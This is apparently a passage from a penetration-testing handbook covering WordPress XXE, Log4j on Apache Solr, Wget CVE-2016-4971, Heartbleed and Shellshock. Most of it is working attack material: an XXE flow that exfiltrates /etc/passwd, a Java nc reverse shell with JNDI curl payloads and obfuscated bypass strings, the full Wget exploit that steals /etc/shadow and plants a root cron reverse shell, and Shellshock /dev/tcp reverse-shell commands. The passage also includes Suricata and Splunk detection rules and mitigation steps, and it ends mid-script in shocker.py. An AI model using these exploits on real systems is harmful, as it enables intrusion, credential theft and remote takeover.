Give poc.wav execute permissions and run it

```
chmod +x poc.wav  
/poc.wav
```

This will create a file called payload.wav
Fire a web server and host both poc.dtd and poc.wav
in it

```
php -S 0.0.0.0:PORT
```

Upload payload.wav to the media library. This will
fetch the poc.dtd which in turn will retrieve the
content of /etc/passwd encoded in base64
You should have the base64 encoded string appear
in the web server interactive log in your command
line

To decode the returned base64, create a file named decode.php with below content

```
<?php echo  
zlib_decode(base64_decode('base64here'))  
; ?>
```

Be sure to replace ['base64here'] with the base64 you received. You will decode the string and retrieve the content of the /etc/passwd.

Now you can replace [/etc/passwd] in the dtd file to any file you want to see the content of such as wp-config.php.

Reverse Shell Without Vulnerability Exploitation

If you got authenticated admin access to Wordpress dashboard and found that its current version not to be vulnerable, you can then edit any **.php** file whether theme files or Wordpress installation files and paste any **php reverse shell** to establish a foothold.

Apache Web Server

Log4j Vulnerability CVE-2021-44228

Affected versions

Apache Log4j2 < 2.15.0

Attack surface and affected products

<https://github.com/YfryTchsGD/Log4jAttackSurface>

<https://gist.github.com/SwitHak/b66db3a06c2955a9cb71a8718970c592>

Detection

It depends on the product which is using the log4j logging package. See affected products in the link above. I will try to list as many examples as I can for each product.

Detection using Yara rules

Find details on that using the below repo.

<https://github.com/darkarnium/CVE-2021-44228>

Detection using Using powershell

<https://github.com/omrsafetyo/PowerShell-Snippets/blob/master/Invoke-Log4ShellScan.ps1>

Detection using by comparing hashes of vulnerable log4j class files

<https://github.com/nccgroup/Cyber-Defence/tree/master/Intelligence/CVE-2021-44228>

<https://gist.github.com/olliencc/8be866ae94b6bee107e3755fd1e9bf0d>

Detection using by comparing hashes of vulnerable log4j jar files

[https://github.com/mubix/CVE-2021-44228-
Log4Shell-Hashes](https://github.com/mubix/CVE-2021-44228-Log4Shell-Hashes)

Detection using a python tool against any running HTTP Server

[https://gist.github.com/byt3bl33d3r/4666
1bc206d323e6770907d259e009b6](https://gist.github.com/byt3bl33d3r/46661bc206d323e6770907d259e009b6)

Detection using a scanner written in Go

[https://github.com/hillu/local-log4j-
vuln-scanner](https://github.com/hillu/local-log4j-vuln-scanner)

Detection using BurpSuite

[https://github.com/silentsignal/burp-
log4shell](https://github.com/silentsignal/burp-log4shell)

Detection using Nmap scripting engine

<https://github.com/Diverto/nse-log4shell>

Detection using Splunk

Detect scanning

The below query takes into consideration that the [user-agent] field where the payload is injected.

```
sourcetype=bro:http:json  
user_agent=${jndi:*}  
| stats sparkline values(user_agent)  
count by src_ip, dest_ip, dest_port
```

Additionally, we can search for the string generally

```
index=* ${jndi:*}
```

Detection using Suricata IDS

Detecting exploitation attempts.

```
alert http any any -> $HOME_NET any
(msg:"FOX-SRT - Exploit - Possible
Apache Log4J RCE Request Observed (CVE-
2021-44228)"; flow:established,
to_server; content:"${jndi:ldap://}";
fast_pattern:only; flowbits:set,
fox.apachelog4j.rce; threshold:type
limit, track by_dst, count 1, seconds
3600; classtype:web-application-attack;
priority:3; reference:url,
[http://www.lunasec.io/docs/blog/log4j-
zero-day/]
(http://www.lunasec.io/docs/blog/log4j-
zero-day/); metadata: CVE 2021-44228;
metadata:created_at 2021-12-10;
metadata:ids suricata; sid:21003726;
rev:1;)
```

```
alert http any any -> $HOME_NET any
(msg:"FOX-SRT - Exploit - Possible
Apache Log4J RCE Request Observed (CVE-
2021-44228)"; flow:established,
to_server; content:"${jndi:";
```

```
fast_pattern; pcre:"/\$\{jndi\}:
(rmi|ldaps|dns)\:/"; flowbits:set,
fox.apachelog4j.rce; threshold:type
limit, track by_dst, count 1, seconds
3600; classtype:web-application-attack;
priority:3; reference:url,
[http://www.lunasec.io/docs/blog/log4j-
zero-day/]
(http://www.lunasec.io/docs/blog/log4j-
zero-day/); metadata:CVE 2021-44228;
metadata:created_at 2021-12-10;
metadata:ids suricata; sid:21003728;
rev:1;)
```

```
alert http any any -> $HOME_NET any
(msg:"FOX-SRT - Exploit - Possible
Defense-Evasive Apache Log4J RCE Request
Observed (CVE-2021-44228)";
flow:established, to_server;
content:"${jndi:"; fast_pattern;
content:!"ldap://"; flowbits:set,
fox.apachelog4j.rce; threshold:type
limit, track by_dst, count 1, seconds
3600; classtype:web-application-attack;
priority:3; reference:url,
```

```
[http://www.lunasec.io/docs/blog/log4j-
zero-day/]
(http://www.lunasec.io/docs/blog/log4j-
zero-day/); reference:url,
twitter.com/stereotype32/status/14693138
56229228544; metadata: CVE 2021-44228;
metadata:created_at 2021-12-10;
metadata:ids suricata; sid:21003730;
rev:1;)
```

```
alert http any any -> $HOME_NET any
(msg:"FOX-SRT – Exploit – Possible
Defense-Evasive Apache Log4J RCE Request
Observed (URL encoded bracket) (CVE-
2021-44228)"; flow:established,
to_server; content:"%7bjndi:"; nocase;
fast_pattern; flowbits:set,
fox.apachelog4j.rce; threshold:type
limit, track by_dst, count 1, seconds
3600; classtype:web-application-attack;
priority:3; reference:url,
[http://www.lunasec.io/docs/blog/log4j-
zero-day/]
(http://www.lunasec.io/docs/blog/log4j-
```

```
zero-day/); reference:url,  
[https://twitter.com/testanull/status/14  
69549425521348609]  
(https://twitter.com/testanull/status/14  
69549425521348609); metadata: CVE 2021-  
44228; metadata:created_at 2021-12-11;  
metadata:ids suricata; sid:21003731;  
rev:1;)
```

```
alert http any any -> $HOME_NET any  
(msg:"FOX-SRT - Exploit - Possible  
Apache Log4j Exploit Attempt in HTTP  
Header"; flow:established, to_server;  
content:"${"; http_header; fast_pattern;  
content:"}"; http_header; distance:0;  
flowbits:set, fox.apachelog4j.rce.loose;  
classtype:web-application-attack;  
priority:3; threshold:type limit, track  
by_dst, count 1, seconds 3600;  
reference:url,  
[http://www.lunasec.io/docs/blog/log4j-  
zero-day/]  
(http://www.lunasec.io/docs/blog/log4j-  
zero-day/); reference:url,
```

[<https://twitter.com/testanull/status/1469549425521348609>]
(<https://twitter.com/testanull/status/1469549425521348609>); metadata: CVE 2021-44228; metadata: created_at 2021-12-11; metadata: ids suricata; sid: 21003732; rev: 1;)

alert http any any -> \$HOME_NET any
(msg:"FOX-SRT - Exploit - Possible
Apache Log4j Exploit Attempt in URI";
flow:established,to_server;
content:"\${"; http_uri; fast_pattern;
content:"}"; http_uri; distance:0;
flowbits:set, fox.apachelog4j.rce.loose;
classtype:web-application-attack;
priority:3; threshold:type limit, track
by_dst, count 1, seconds 3600;
reference:url,
[<http://www.lunasec.io/docs/blog/log4j-zero-day/>]
(<http://www.lunasec.io/docs/blog/log4j-zero-day/>); reference:url,
[<https://twitter.com/testanull/status/1469549425521348609>]

```
(https://twitter.com/testanull/status/14  
69549425521348609); metadata:CVE 2021-  
44228; metadata:created_at 2021-12-11;  
metadata:ids suricata; sid:21003733;  
rev:1;)
```

```
# Better and stricter rules, also  
detects evasion techniquesalert http any  
any -> $HOME_NET any (msg:"FOX-SRT -  
Exploit - Possible Apache Log4j Exploit  
Attempt in HTTP Header (strict)";  
flow:established,to_server;  
content:"${"; http_header; fast_pattern;  
content:"}"; http_header; distance:0;  
pcre:(\$\\{\\w+.*\\}|jndi)/Hi; xbits:set,  
fox.log4shell.attempt, track ip_dst,  
expire 1; threshold:type limit, track  
by_dst, count 1, seconds 3600;  
classtype:web-application-attack;  
reference:url, www.lunasec.io/docs/blog/l  
og4j-zero-day/; reference:url,  
[https://twitter.com/testanull/status/14  
69549425521348609]  
(https://twitter.com/testanull/status/14  
69549425521348609); metadata:CVE 2021-
```

```
44228; metadata:created_at 2021-12-11;
metadata:ids suricata; priority:3;
sid:21003734; rev:1;)
```

```
alert http any any -> $HOME_NET any
(msg:"FOX-SRT - Exploit - Possible
Apache Log4j Exploit Attempt in URI
(strict)"; flow:established, to_server;
content:"${"; http_uri; fast_pattern;
content:"}"; http_uri; distance:0;
pcre:(\${{\w+.*}|jndi})/Ui; xbits:set,
fox.log4shell.attempt, track ip_dst,
expire 1; classtype:web-application-
attack; threshold:type limit, track
by_dst, count 1, seconds 3600;
reference:url, www.lunasec.io/docs/blog/l
og4j-zero-day/; reference:url,
[https://twitter.com/testanull/status/14
69549425521348609]
(https://twitter.com/testanull/status/14
69549425521348609); metadata:CVE 2021-
44228; metadata:created_at 2021-12-11;
metadata:ids suricata; priority:3;
sid:21003735; rev:1;)
```

```
alert http any any any -> $HOME_NET any
(msg:"FOX-SRT - Exploit - Possible
Apache Log4j Exploit Attempt in Client
Body (strict)"; flow:to_server;
content:"${"; http_client_body;
fast_pattern; content:"}"";
http_client_body; distance:0; pcre:(\$\|
{\w+.*\}|jndi)/Pi; flowbits:set,
fox.apachelog4j.rce.strict;
xbits:set,fox.log4shell.attempt,track
ip_dst,expire 1; classtype:web-
application-attack; threshold:type
limit, track by_dst, count 1, seconds
3600;
reference:url,www.lunasec.io/docs/blog/l
og4j-zero-day/; reference:url,
[https://twitter.com/testanull/status/14
69549425521348609]
(https://twitter.com/testanull/status/14
69549425521348609); metadata:CVE 2021-
44228; metadata:created_at 2021-12-12;
```

```
metadata:ids suricata; priority:3;  
sid:21003744; rev:1;)
```

Detecting scanning attempts

```
# Possible successful interactsh probe
alert http $EXTERNAL_NET any ->
$HOME_NET any (msg:"FOX-SRT - Webattack
- Possible successful InteractSh probe
observed"; flow:established, to_client;
content:"200"; http_stat_code; content:"
<html><head></head><body>";
http_server_body; fast_pattern;
pcre:"/[a-zA-Z0-9]{30,36}</body>
</html>/QR"; threshold:type limit,
track by_dst, count 1, seconds 3600;
classtype:misc-attack; reference:url,
github.com/projectdiscovery/interactsh;
metadata:created_at 2021-12-05;
metadata:ids suricata; priority:2;
sid:21003712; rev:1;)
```

```
alert dns $HOME_NET any -> any 53
(msg:"FOX-SRT - Suspicious - DNS query
for interactsh.com server observed";
flow:stateless; dns_query;
content:".interactsh.com"; fast_pattern;
```

```
pcre:"/[a-zA-Z0-9]
{30,36}\.interactsh\.com/";
threshold:type limit, track by_src,
count 1, seconds 3600; reference:url,
github.com/projectdiscovery/interactsh;
classtype:bad-unknown;
metadata:created_at 2021-12-05;
metadata:ids suricata; priority:2;
sid:21003713; rev:1;)
```

```
# Detecting DNS queries for dnslog[.]cn
alert dns any any -> any 53 (msg:"FOX-
SRT - Suspicious - dnslog.cn DNS Query
Observed"; flow:stateless; dns_query;
content:"dnslog.cn"; fast_pattern:only;
threshold:type limit, track by_src,
count 1, seconds 3600; classtype:bad-
unknown; metadata:created_at 2021-12-10;
metadata:ids suricata; priority:2;
sid:21003729; rev:1;)
```

```
# Connections to requestbin.net alert
dns $HOME_NET any -> any 53 (msg:"FOX-
```

```
SRT - Suspicious - requestbin.net DNS  
Query Observed"; flow:stateless;  
dns_query; content:"requestbin.net";  
fast_pattern:only; threshold:type limit,  
track by_src, count 1, seconds 3600;  
classtype:bad-unknown;  
metadata:created_at 2021-11-23;  
metadata:ids suricata; sid:21003685;  
rev:1;)
```

```
alert tls $HOME_NET any -> $EXTERNAL_NET  
443 (msg:"FOX-SRT - Suspicious -  
requestbin.net in SNI Observed";  
flow:established, to_server; tls_sni;  
content:"requestbin.net";  
fast_pattern:only; threshold:type limit,  
track by_src, count 1, seconds 3600;  
classtype:bad-unknown;  
metadata:created_at 2021-11-23;  
metadata:ids suricata; sid:21003686;  
rev:1;)
```

Detecting exploitation attempts

```
# Detects possible successful  
exploitation of Log4j# JNDI LDAP/RMI  
Request to External alert tcp $HOME_NET  
any -> $EXTERNAL_NET any (msg:"FOX-SRT -  
Exploit - Possible Rogue JNDI LDAP Bind  
to External Observed (CVE-2021-44228)";  
flow:established, to_server; dsiz:14;  
content:"|02 01 03 04 00 80 00|";  
offset:7; isdataat:!1, relative;  
threshold:type limit, track by_src,  
count 1, seconds 3600; classtype:bad-  
unknown; priority:1;  
metadata:created_at 2021-12-11;  
sid:21003738; rev:2;)
```

```
alert tcp $HOME_NET any -> $EXTERNAL_NET  
any (msg:"FOX-SRT - Exploit - Possible  
Rogue JRMI Request to External Observed  
(CVE-2021-44228)"; flow:established,  
to_server; content:"JRMI"; depth:4;  
threshold:type limit, track by_src,  
count 1, seconds 3600; classtype:bad-  
unknown; priority:1; reference:url,
```

[<https://docs.oracle.com/javase/9/docs/specs/rmi/protocol.html>]
([https://docs.oracle.com/javase/9/docs/specs/specs/rmi/protocol.html](https://docs.oracle.com/javase/9/docs/specs/rmi/protocol.html));
metadata:created_at 2021-12-11;
sid:21003739; rev:1;)

Detecting inbound java shortly after
exploitation attempt alert tcp any any -
> \$HOME_NET any (msg: "FOX-SRT - Exploit
- Java class inbound after CVE-2021-
44228 exploit attempt (xbit)";
flow:established, to_client; content:
"|\CA FE BA BE 00 00 00|"; depth:40;
fast_pattern; xbits:isset,
fox.log4shell.attempt, track ip_dst;
threshold:type limit, track by_dst,
count 1, seconds 3600;
classtype:successful-user; priority:1;
metadata:ids suricata;
metadata:created_at 2021-12-12;
sid:21003741; rev:1;)

Apache solr

In apache solr, the log files are stored in the below location

```
/var/solr/logs
```

And if you visit the admin page of apache solr of your installation you will see that

```
-Dsolr.log.dir = /var/solr/logs
```

This indicates where logs are saved. Attackers payloads appear in a log file named [solr.log]. If you opened the file and noticed lines similar to the below ones then it means attackers are trying to exploit it

2021-12-14 07:55:06.155 INFO
(qtp1008315045-21) []
o.a.s.s.HttpSolrCall [admin] webapp=null
path=/admin/cores params=
{foo=\${jndi:ldap://10.10.118.124:4545}}
status=0 QTime=0

2021-12-14 07:55:45.868 INFO
(qtp1008315045-18) []
o.a.s.s.HttpSolrCall [admin] webapp=null
path=/admin/cores params={} status=0
QTime=0

2021-12-14 07:56:33.501 INFO
(qtp1008315045-18) []
o.a.s.s.HttpSolrCall [admin] webapp=null
path=/admin/cores params=
{foo=\${jndi:ldap://10.10.118.124:4545}}
status=0 QTime=0

2021-12-14 07:57:31.728 INFO
(qtp1008315045-19) []
o.a.s.s.HttpSolrCall [admin] webapp=null
path=/admin/cores params=

```
{foo=${jndi:ldap://10.10.166.62:4545}}
status=0 QTime=0
```

```
2021-12-14 07:58:17.003 INFO
(qtp1008315045-14) [    ]
o.a.s.s.HttpSolrCall [admin] webapp=null
path=/admin/cores params={} status=0
QTime=0
```

```
2021-12-14 08:12:47.288 INFO
(qtp1008315045-19) [    ]
o.a.s.s.HttpSolrCall [admin] webapp=null
path=/admin/cores params=
{foo=${jndi:ldap://10.10.166.62:1389/Exploit}} status=0 QTime=1
```

```
2021-12-14 08:14:02.628 INFO
(qtp1008315045-23) [    ]
o.a.s.s.HttpSolrCall [admin] webapp=null
path=/admin/cores params=
{foo=${jndi:ldap://10.10.166.62:1389/Exploit}} status=0 QTime=0
```

```
2021-12-14 08:17:34.503 INFO
(qtp1008315045-17) [    ]
```

```
o.a.s.s.HttpSolrCall [admin] webapp=null  
path=/admin/cores params=  
{foo=${jndi:ldap://10.10.166.62:1389/Exp  
loit}} status=0 QTime=0
```

As you can see requests go to [/solr/admin/cores] followed by a parameter that uses the [jndi] to communicate via [ldap] with the attacker [LDAP referral server].

Apache solr POC

Step one: Installing Java [1.8.0_181] on your machine. This is done by downloading the package from below URL

```
http://mirrors.rootpei.com/jdk/  
file: jdk-8u181-linux-x64.tar.gz
```

Step two: Installation

Apply the below command so that your OS uses this java version.

```
sudo mkdir /usr/lib/jvm  
  
cd /usr/lib/jvm  
  
sudo tar xzvf ~/Downloads/jdk-8u181-  
linux-x64.tar.gz  
  
sudo update-alternatives --install  
"/usr/bin/java" "java"  
"/usr/lib/jvm/jdk1.8.0_181/bin/java" 1  
  
sudo update-alternatives --install  
"/usr/bin/javac" "javac"  
"/usr/lib/jvm/jdk1.8.0_181/bin/javac" 1  
  
sudo update-alternatives --install  
"/usr/bin/javaws" "javaws"  
"/usr/lib/jvm/jdk1.8.0_181/bin/javaws" 1  
  
sudo update-alternatives --set java  
/usr/lib/jvm/jdk1.8.0_181/bin/java  
  
sudo update-alternatives --set javac  
/usr/lib/jvm/jdk1.8.0_181/bin/javac
```

```
sudo update-alternatives --set javaws  
/usr/lib/jvm/jdk1.8.0_181/bin/javaws
```

Step three: Installing the [marshalsec] utility so you can host an [ldap server] that redirects requests to your web server that will host the payload

```
git  
clone https://github.com/mbechler/marsha  
lsec  
sudo apt install maven  
mvn clean package -DskipTests
```

Step four: Starting the [LDAP server]

```
java -cp target/marshalsec-0.0.3-  
SNAPSHOT-all.jar  
marshalsec.jndi.LDAPRefServer  
"http://your-ip:8000/#Log4j"
```

Step five: preparing a [java reverse shell] and hosting it in the web server.

Below is a simple java reverse shell code

```
public class Exploit { static { try {  
    java.lang.Runtime.getRuntime().exec("n  
c -e /bin/bash  
YOUR.ATTACKER.IP.ADDRESS 9999"); }  
    catch (Exception e) {  
        e.printStackTrace(); } } }
```

Save it as [Log4j.java] and compile it like below

```
javac Log4j.java
```

Step six: hosting your payload and starting your listener

```
python3 -m http.server
```

and start the listener

```
nc -lvp 4545
```

Step seven: sending the exploit

```
curl 'http://target-
ip:8983/solr/admin/cores?foo=$\
{jndi:ldap://your-ip:1389/Log4j\}'
```

Encoding the payload

You may need to test your firewall or IDS for detection of the above payload. You can also use various forms of the above payload for further testing your security devices in catching and spotting the exploit.

```
$$${env:ENV_NAME:-  
j}ndi${env:ENV_NAME:-:}${env:ENV_NAME:-  
l}dap${env:ENV_NAME:-:}//attackerendpoint.com/}
```

```
$$${lower:j}ndi:${lower:l}${lower:d}a${lower:p}://attackerendpoint.com/}
```

```
$$${upper:j}ndi:${upper:l}${upper:d}a${lower:p}://attackerendpoint.com/}
```

```
$${{:-j}}${{:-n}}${{:-d}}${{:-i}}:${{:-  
l}}${{:-d}}${{:-a}}${{:-  
p}}://attackerendpoint.com/z}
```

```
$$${env:BARFOO:-  
j}ndi${env:BARFOO:-:}${env:BARFOO:-  
l}dap${env:BARFOO:-:}//attackerendpoint.  
com/}
```

```
$$${lower:j}${upper:n}${lower:d}${upper:  
i}:${lower:r}m${lower:i}}://attackerendp  
oint.com/}
```

```
$${}:-  
jndi:rmi://attackerendpoint.com/}
```

Mitigation

Set either of the below properties to [true]

```
log4j2.formatMsgNoLookups  
LOG4J_FORMAT_MSG_NO_LOOKUPS
```

Or simply delete [JndiLookup.class] for any version.

Apache solr

Navigate to the below file

```
/etc/default/solr.in.sh
```

add the below syntax to the end of the file

```
SOLR_OPTS="$SOLR_OPTS -  
Dlog4j2.formatMsgNoLookups=true"
```

and restart

```
sudo /etc/init.d/solr restart
```

AWS WAF

In Amazon, navigate to Web ACLs > WAF and enable

```
AWS-AWSManagedRulesKnownBadInputsRuleSet
```

Patching

The Log4j logging package should be updated and patched to version [2.15.0rc2] or [2.16.0]

```
https://logging.apache.org/log4j/2.x/download.html
```

Patching tools

```
https://github.com/corretto/hotpatch-for-apache-log4j2  
https://github.com/apache/logging-log4j2  
https://github.com/nccgroup/log4j-jndi-be-gone
```

Wget

CVE-2016-4971

Exploit link

<https://www.exploit-db.com/exploits/40064>

Exploit code

PYTHON

```
#!/usr/bin/env python

#
# Wget 1.18 < Arbitrary File Upload
# Exploit
# Dawid Golunski
# dawid( at )legalhackers.com
#
#
http://legalhackers.com/advisories/Wge
t-Arbitrary-File-Upload-Vulnerability-
Exploit.txt
#
# CVE-2016-4971
#
import SimpleHTTPServer
import SocketServer
import socket;

class wgetExploit(SimpleHTTPServer.SimpleHTT
PRequestHandler):
```

```
def do_GET(self):
    # This takes care of sending
    .wgetrc

        print "We have a volunteer
requesting " + self.path + " by GET
():\n"

        if "Wget" not in
self.headers.getheader('User-Agent'):
            print "But it's not a Wget :
( \n"
            self.send_response(200)
            self.end_headers()
            self.wfile.write("Nothing to
see here...")

        return

        print "Uploading .wgetrc via
ftp redirect vuln. It should land in
/root \n"

        self.send_response(301)
        new_path = '%s'%
('ftp://anonymous@%s:%s/.wgetrc'%
(FTP_HOST, FTP_PORT) )
        print "Sending redirect to %s
\n"%(new_path)
```

```
        self.send_header('Location',
new_path)
        self.end_headers()

def do_POST(self):
    # In here we will receive
extracted file and install a PoC
cronjob

    print "We have a volunteer
requesting " + self.path + " by POST
:)\n"

    if "Wget" not in
self.headers.getheader('User-Agent'):
        print "But it's not a Wget :
( \n"
        self.send_response(200)
        self.end_headers()
        self.wfile.write("Nothing to
see here...")

    return

content_len =
int(self.headers.getheader('content-
length', 0))
post_body =
```

```
self.rfile.read(content_len)
        print "Received POST from wget,
this should be the extracted
/etc/shadow file: \n\n---[begin]---\n
%s \n---[eof]---\n\n" % (post_body)

        print "Sending back a cronjob
script as a thank-you for the file..."
        print "It should get saved in
/etc/cron.d/wget-root-shell on the
victim's host (because of .wgetrc we
injected in the GET first response)"
        self.send_response(200)
        self.send_header('Content-
type', 'text/plain')
        self.end_headers()
        self.wfile.write(ROOT_CRON)

        print "\nFile was served. Check
on /root/hacked-via-wget on the
victim's host in a minute! :)\n"

    return

HTTP_LISTEN_IP = '192.168.57.1' #
change this
```

```
HTTP_LISTEN_PORT = 80 # change this
FTP_HOST = '192.168.57.1' # change
this
FTP_PORT = 21 # change this

ROOT_CRON = "* * * * * root
/usr/bin/id > /root/hacked-via-wget
\n" # change this

handler =
SocketServer.TCPServer((HTTP_LISTEN_IP
, HTTP_LISTEN_PORT), wgetExploit)

print "Ready? Is your FTP server
running?"

sock = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
result = sock.connect_ex((FTP_HOST,
FTP_PORT))
if result == 0:
    print "FTP found open on %s:%s.
Let's go then\n" % (FTP_HOST,
FTP_PORT)
else:
    print "FTP is down :( Exiting."
```

```
exit(1)

print "Serving wget exploit on port
%s...\n\n" % HTTP_LISTEN_PORT

handler.serve_forever()
```

The exploit works when the [wget] version is before [1.18].

Steps of POC

Create a [.wgetrc] config file on your machine and type in the below content

```
post_file = /etc/shadow
output_document = /etc/cron.d/wget-root-
shell
```

Create and host the config file with an FTP server using python

```
python -m pyftpdlib -p21 -w
```

This will serve the config file we created [.wgetrc]

Modify certain variables in the exploit code

HTTP_LISTEN_IP = [ip address of the machine that is making the wget requests]

HTTP_LISTEN_PORT = [80]

FTP_HOST = [your-machine-ip]

FTP_PORT = [21]

ROOT_CRON = "* * * * * root -c 'bash -i >& /dev/tcp/your-ip/listener-port 0>&1' \n"

Start a listener on your machine

```
nc -lvp [port-used-in-exploit]
```

Transfer the exploit to the target machine and run it

If you couldn't run the exploit because your user can't issue port bindings then use the below command

```
authbind python exploit.py
```

OpenSSL

The Heartbleed vulnerability

One of the old vulnerabilities but it still exists these days. It's a flaw in OpenSSL before 1.0.1 and 1.0.1h.

It allows attackers to read data from memory that normally is supposed to be encrypted with SSL/TLS.

Discovery

Using nmap

```
nmap -sV -sC --script vuln -p 443
```

Using sslyze

```
sslyze --heartbleed [domain]
```

Exploit

Method [1]

```
https://gist.githubusercontent.com/eelsivart/10174134/raw/8aea10b2f0f6842ccff97ee921a836cf05cd7530/heartbleed.py
```

Method [2]

```
searchsploit -m  
exploits/multiple/remote/32745.py
```

Then

SHELL

```
for i in $(seq 1 100000); do python  
32764.py domain.com | grep -v "00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00  
00" > dump$i; done
```

Method [3]

<https://github.com/sensepost/heartbleed-poc>

The shellshock vulnerability

The shellshock vulnerability has been around for long time. Typically it's found in Apache web servers running [cgi-bin] and SSH servers running [openssh sshd].

This vulnerability allows for remote code execution simply by supplying the command in the request headers or by using an automated exploit script.

Affected Bash versions

Bash versions before [4.3]

POC

On Apache web servers

Using curl, we can supply a simple command in the request headers

```
curl -H 'Cookie:() { :; }; ping -c 3  
209.126.230.74' http://target/cgi-  
bin/example.sh
```

Exploitation

Manually using curl

```
curl -H 'Cookie: () { :; }; /bin/bash -i  
>& /dev/tcp/your-ip/your-port 0>&1'  
http://target/cgi-bin/example.sh
```

Automated Exploits

With Exploit DB

```
https://www.exploit-db.com/exploits/34900
```

and run as below

```
python 34900.py payload=reverse  
rhost=target-ip lhost=your-ip  
lport=your-port pages=/cgi-  
bin/example.sh
```

With shocker.py

Using this source

[<https://raw.githubusercontent.com/nccgroup/shocker/master/shocker.py>] or copy-paste the below code to [shocker.py] script.

```
#!/usr/bin/env python
"""
shocker.py v1.1
A tool to find and exploit webservers
vulnerable to Shellshock

#####
##

# Released as open source by NCC Group
Plc - http://www.nccgroup.com/
#
#
#
# Developed by Tom Watson,
tom.watson@nccgroup.trust
#
#
#
#
#
https://www.github.com/nccgroup/shocker
#
```

```
# Released under the GNU Affero  
General Public License  
  
#  
# (https://www.gnu.org/licenses/agpl-  
3.0.html)  
  
#  
#####  
#####  
##
```

Usage examples:

```
./shocker.py -H 127.0.0.1 -e "/bin/cat  
/etc/passwd" -c /cgi-bin/test.cgi  
Scans for http://127.0.0.1/cgi-  
bin/test.cgi and, if found, attempts  
to cat  
/etc/passwd
```

```
./shocker.py -H www.example.com -p  
8001 -s  
Scan www.example.com on port 8001  
using SSL for all scripts in cgi_list  
and  
attempts the default exploit for any  
found
```

```
./shocker.py -f iplist  
Scans all hosts specified in the file  
.iplist with default options
```

Read the README for more details

"""

```
import urllib2  
import argparse  
import string  
import StringIO  
import random  
import signal  
import sys  
import socket  
import Queue  
import threading  
import re  
from collections import OrderedDict  
  
# Wrapper object for sys.stdout to  
elimate buffering  
#  
(https://stackoverflow.com/questions/107705/python-output-buffering)
```

```
class Unbuffered(object):
    def __init__(self, stream):
        self.stream = stream
    def write(self, data):
        self.stream.write(data)
        self.stream.flush()
    def __getattr__(self, attr):
        return getattr(self.stream,
attr)
```

```
# Wrap std.out in Unbuffered
sys.stdout = Unbuffered(sys.stdout)
```

```
# User-agent to use instead of
'Python-urllib/2.6' or similar
user_agent = "Mozilla/4.0 (compatible;
MSIE 7.0; Windows NT 6.0)"
```

```
# Handle CTRL-c elegently
def signal_handler(signal, frame):
    """ Try to catch and respond to
CTRL-Cs
"""
    pass
```

```
sys.exit(0)
```

```
# Timeout for urllib2.urlopen requests
TIMEOUT = 5

def check_hosts(host_target_list,
port, verbose):
    """ Do some basic sanity checking
on hosts to make sure they resolve
and are currently reachable on the
specified port(s)
    """
    counter = 0
    number_of_targets = len
(host_target_list)
    confirmed_hosts = [] # List of
resoveable and reachable hosts
    if number_of_targets > 1:
        print "[+] Checking
connectivity to targets..."
    else:
        print "[+] Checking
connectivity with target..."
    for host in host_target_list:
        counter += 1
        # Show a progress bar unless
```

```
verbose or there is only 1 host
    if not verbose and
number_of_targets > 1:

print_progress(number_of_targets,
counter)

try:
    if verbose: print "[I]"
Checking to see if %s resolves..." %
host
    ipaddr =
socket.gethostbyname(host)
    if verbose: print "[I]"
Resolved ok"
    if verbose: print "[I]"
Checking to see if %s is reachable on
port %s..." % (host, port)
    s =
socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
    s.settimeout(5.0)
    s.connect((ipaddr,
int(port)))
    s.close()
    if verbose: print "[I] %s
```

```
    seems reachable..." % host

confirmed_hosts.append(host)
    except Exception as e:
        print "[!] Exception - %s:
%s" % (host, e)
        print "[!] Omitting %s
from target list..." % host
    if len(host_target_list) > 1:
        print "[+] %i of %i targets
were reachable" % \
(len(confirmed_hosts),
number_of_targets)
    elif len(confirmed_hosts) == 1:
        print "[+] Target was
reachable"
    else:
        print "[+] Host unreachable"
return confirmed_hosts

def scan_hosts(protocol,
host_target_list, port, cgi_list,
proxy, verbose):
    """ Go through each potential cgi
```

```
in cgi_list spinning up a thread for
each

    check. Create Request objects for
each check.

"""

# List of potentially exploitable
URLs

exploit_targets = []
cgi_num = len(cgi_list)
q = Queue.Queue()
threads = []

for host in host_target_list:
    print "[+] Looking for
vulnerabilities on %s:%s" % (host,
port)

    cgi_index = 0
    for cgi in cgi_list:
        cgi_index += 1

        # Show a progress bar
unless verbose or there is only 1 cgi
            if not verbose and cgi_num
> 1: print_progress(cgi_num,
cgi_index)
```

```
try:
    req =
urllib2.Request(protocol + "://" +
host + ":" + port + cgi)
    url =
req.get_full_url()
    if proxy:

req.set_proxy(proxy, "http")

# Pretend not to be
Python for no particular reason
    req.add_header("User-
Agent", user_agent)

# Set the host header
correctly (Python includes :port)
    req.add_header("Host",
host)

thread_pool.acquire()

# Start a thread for
each CGI in cgi_list
    if verbose: print "[I]
```

```
Starting thread %i" % cgi_index
    t =
threading.Thread(target =
do_check_cgi, args = (req, q,
verbose))
    t.start()
    threads.append(t)
except Exception as e:
    if verbose: print "[I]"
"%s - %s" % (url, e)
finally:
    pass

# Wait for all the threads to
finish before moving on
for thread in threads:
    thread.join()

# Pop any results from the
Queue and add them to the list of
potentially
    # exploitable urls
(exploit_targets) before returning
that list
while not q.empty():
```

```
exploit_targets.append(q.get())

    if verbose: print "[+] Finished
host scan"
    return exploit_targets

def do_check_cgi(req, q, verbose):
    """ Worker thread for scan_hosts
to check if url is reachable
"""

try:
    if urllib2.urlopen(req, None,
TIMEOUT).getcode() == 200:
        q.put(req.get_full_url())
except Exception as e:
    if verbose: print "[I] %s for
%s" % (e, req.get_full_url())
finally:
    thread_pool.release()

def do_exploit_cgi(proxy, target_list,
command, verbose):
    """ For urls identified as
potentially exploitable attempt to
exploit
```

```
"""

# Flag used to identify whether
the exploit has successfully caused
the

# server to return a useful
response

success_flag = ''.join(
    random.choice(string.ascii_uppercase +
    string.digits
        ) for _ in range(20))

# Dictionary {header:attack
string} to try on discovered CGI
scripts

# Where attack string comprises
exploit + success_flag + command

attacks = {
    "Content-type": "() { :;};"
echo; "
}

# A dictionary of apparently
successfully exploited targets
# {url: (header, exploit)}
```

```
# Returned to main()
successful_targets = OrderedDict()

if len(target_list) > 1:
    print "[+] %i potential targets found, attempting exploits" %
len(target_list)
else:
    print "[+] 1 potential target found, attempting exploits"
for target in target_list:
    if verbose: print "[+] Trying exploit for %s" % target
    if verbose: print "[I] Flag set to: %s" % success_flag
    for header, exploit in attacks.iteritems():
        attack = exploit + " echo "
        attack += success_flag + "; " + command
        result = do_attack(proxy,
target, header, attack, verbose)
        if success_flag in result:
